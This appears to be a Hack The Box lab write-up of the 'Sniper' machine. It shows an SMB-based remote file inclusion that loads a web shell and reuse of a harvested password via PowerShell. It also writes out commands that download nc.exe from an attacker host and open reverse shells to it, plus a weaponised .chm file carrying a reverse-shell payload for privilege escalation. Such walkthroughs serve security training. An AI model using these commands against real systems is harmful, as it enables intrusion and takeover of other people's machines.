
HTB - Sniper
Sniper - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
HTB - Sniper#
nmap 10.129.229.6 -p-
nmap 10.129.229.6 -A -p 80,135,139,445,49667
- By selecting a language:

We can see that a .php file gets included
This could be a potential LFI (Local File Inclusion)
We add a known Windows file into the path
- /Windows\System32\drivers\etc\hosts
- /windows/win.ini
(Don't include C:\ Just add a forward slash / to represent the root directory

And the response:

- We can try RFI through http ie. ?lang=//10.10.14.84/test.php But in the PHP configuration file, "allow_url_include" wrapper by-default set to "Off" which instruct PHP not to load remote HTTP or FTP URLs
But it doesn't include SMB
<u>Exploit:</u> https://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html
- Create a file to test (displays php server info):
echo "<?php phpinfo(); ?>" | tee /tmp/share/test.php
Tried it with impacket-smbserver but we get a connection and it closes
So following the link above:
sudo su
apt install samba
mkdir /tmp/share
chmod 0555 /tmp/share
chown -R nobody:nogroup /tmp/share
cp /etc/samba/smb.conf /etc/samba/smb.conf.bak
echo > /etc/samba/smb.conf
nano /etc/samba/smb.conf
<u>Enter the below into smb.conf:</u>
[global]

workgroup = WORKGROUP
server string = Samba Server %v
netbios name = indishell-lab
security = user
map to guest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes

[share]
path = /tmp/share
writable = yes
guest ok = yes
guest only = yes
read only = no
directory mode = 0555
force user = nobodyservice smbd restart- Note: The [share] is the sharename So we have to go to ?lang=\10.10.14.84\share\test.php

It worked!
- Now let's get an interactive web shell:
git clone https://github.com/incredibleindishell/Mannu-Shell.git
cd Mannu-Shell
cp mannu.php /tmp/share
/blog/?lang=\10.10.14.84\share\mannu.php

We get this weird looking indi web shell
- We can execute commands:

Create a Powershell reverse shell from revshells and execute:


We get a more stable shell as user iusr:

SeImpersonatePrivilege is set
- But I can't exploit that here
Moving on:
- We get credentials in C:\inetpub\wwwroot\user\db.php

36mEAhz/B8xQ~2VM
- There is another user - Chris

- We can check if the credentials were reused:
crackmapexec smb 10.129.202.21 -u "chris" -p '36mEAhz/B8xQ~2VM'

- Checking with powershell:
$password = convertto-securestring -AsPlainText -Force -String "36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -credential $credential;

Now we know the credentials are being reused - we can try and get a shell: (Msfvenom generated payloads didn't work - only nc.exe worked)
Get nc.exe ready
Start a python http server and a nc listener
$password = convertto-securestring -AsPlainText -Force -String "36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { wget http://10.10.14.84/nc.exe -o C:\Users\chris\nc.exe } -credential $credential;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e cmd.exe 10.10.14.84 4444} -credential $credential;
or
invoke-command -computer sniper -scriptblock { C:\Users\chris\nc.exe 10.10.14.84 1234 -e powershell.exe } -credential $cred

- Got a shell as Chris:


Looking through the folders, there is a file in Chris' Downloads folder
Also, in the C:\ root directory, there is a Docs folder with some files

We can read the note.txt file:

But the other two files, can't be read on here, so we need to transfer them to our machine:
I tried to use the Samba SMB share but it kept saying Access Denied.
So I stopped the smbd service. And started impacket-smbserver in the directory



I opened the instructions.chm on a Windows VM:
<u>Exploit:</u>
Following this guide, we can create a malicious .chm file:
https://medium.com/r3d-buck3t/weaponize-chm-files-with-powershell-nishang-c98b93f79f1e
Open a Windows VM
Download HTML Help Workshop and Documentation program (if not already installed)
Download the Out-CHM.ps1 module (or copy and paste): https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1
Open PS as admin and run:
Set-ExecutionPolicy Unrestricted
Import-Module .\Out-CHM.ps1
out-chm -Payload "C:\Users\chris\nc.exe -e cmd.exe 10.10.14.84 4445" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"

Copy the create doc.chm back to the Kali VM and host an SMB share
Now copy the doc.chm file from Kali to the victim machine C:\Docs folder
Set up a listener on the port you specified
And we have a shell back from the Administrator and can read root.txt:
Related articles
HTB - Analysis
Analysis - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- gobuster
- impacket
- ldap
- linux
- nmap
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos
HTB - Freelancer
Freelancer - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- impacket
- kerberos
- linux
- mimikatz